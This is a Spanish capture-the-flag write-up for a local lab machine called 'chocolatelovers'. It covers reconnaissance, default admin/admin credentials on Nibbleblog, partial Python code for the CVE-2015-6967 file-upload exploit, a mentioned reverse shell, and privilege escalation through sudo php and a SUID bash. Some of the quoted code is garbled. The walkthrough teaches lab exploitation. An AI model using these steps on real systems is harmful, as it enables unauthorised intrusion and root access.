Desplegamos la máquina.

```
) <u>sudo</u> bash <u>auto_deploy.sh</u> <u>chocolatelovers.tar</u>
[sudo] contraseña para kali:
Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Le hacemos un ping para comprobar su conectividad y además viendo el ttl de 64 sabemos que estamos ante una máquina Linux.

```
) ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.131 ms
--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.131/0.131/0.131/0.000 ms
```

Con nmap vemos los puertos que están abiertos y sus servicios.

```
PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)

MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Cuando inspeccionamos la página encontramos un directorio.


```
9 <!-- /nibbleblog -->
10 <!-- /nibbleblog -->
11 <!-- /nibbleblog -->
12 <!-- /nibbleblog -->
13 <!-- /nibbleblog -->
14 <!-- /nibbleblog -->
15 <!-- /nibbleblog -->
```

Con whatweb vemos las tecnologías que posee la web.

```
) whatweb http://172.17.0.2/nibbleblog/
http://172.17.0.2/nibbleblog/ [200 OK] Apache[2.4.41], Cookies[PHPSESSID], Country[RESERVED][ZZ], H
TML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[172.17.0.2], JQuery, MetaGenerator[Nibbl
eblog], PoweredBy[Nibbleblog], Script, Title[chocolate lovers - chocolate lovers]
```

Con searchsploit vemos 2 vulnerabilidades, aunque no sabemos la versión que corre.

Para el panel de login siempre probamos los usuarios y contraseñas típicas y ha funcionado admin/admin.



En el apartado de settings, al final de la página vemos la versión.



Encontramos en Google un archivo Python que nos dice que hacer para introducir una revserse shell.

```
GitHub
https://github.com>CVE-2015-6.... Traducir esta página :
Arbitrary File Upload (CVE-2015-6967) - Nibbleblog 4.0.3

def upload_shell(session, nibbleURL, payload):
    uploadURL = f"{nibbleURL}admin.php?controller=plugins&action=config
    uploadPostResp = session.post(uploadURL, data={'plugin':'my_image',
        if '<b>Warning</b>' in uploadPostResp.text:
            print('[+] Upload likely successfull.')
        else:
            print('[-] Upload likely failed.')
```

Buscamos si tenemos el plugin en la web y lo instalamos.



El propio script nos dice donde está el archivo subido.

```
def execute_shell(session, nibbleURL):
    exploitURL = f"{nibbleURL}content/private/plugins/my_image/image.php"
    exploitResp = session.get(exploitURL)
```

Y lo tenemos subido en dicho sitio, ahora solo tenemos que ver si ejecuta comandos.



Probamos con id y luego hacemos una reverse shell con el puerto 443 a la escucha previamente con netcat.

Comprobamos los usuarios que tiene y uno es chocolate al que tenemos que buscar la forma de escalar privilegios.

```
www-data@58ef2635d026:/$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
chocolate:x:1000:1000::/home/chocolate:/bin/bash
```

Tenemos un binario con el que podemos convertirnos en chocolate.

```
www-data@58ef2635d026:/var$ sudo -l
Matching Defaults entries for www-data on 58ef2635d026:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr
n\:/bin\:/snap/bin
User www-data may run the following commands on 58ef2635d026:
    (chocolate) NOPASSWD: /usr/bin/php
```

Aplicamos lo que vemos en GTFO y somos chocolate.

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"

www-data@58ef2635d026:/var$ CMD="/bin/bash"
www-data@58ef2635d026:/var$ sudo -u chocolate php -r "system('$CMD');"
chocolate@58ef2635d026:/var$ id
uid=1000(chocolate) gid=1000(chocolate)
```

Comprobamos que en la carpeta /opt tenemos permisos para leer, escribir y ejecutar.

```
drwxr xr x 221 root root 4096 May 7 2024 mile
```

Y dentro tenemos un archivo php con el que vamos a modificar los permisos de la bash a SUID.

Ahora tenemos que lanzar una bash con la flag -p para mantener los privilegios de root, listo.

```
chocolate@58ef2635d026:/opt$ /bin/bash -p
bash-5.0# id
uid=1000(chocolate) gid=1000(chocolate) euid=0(root) groups=1000(chocolate)
```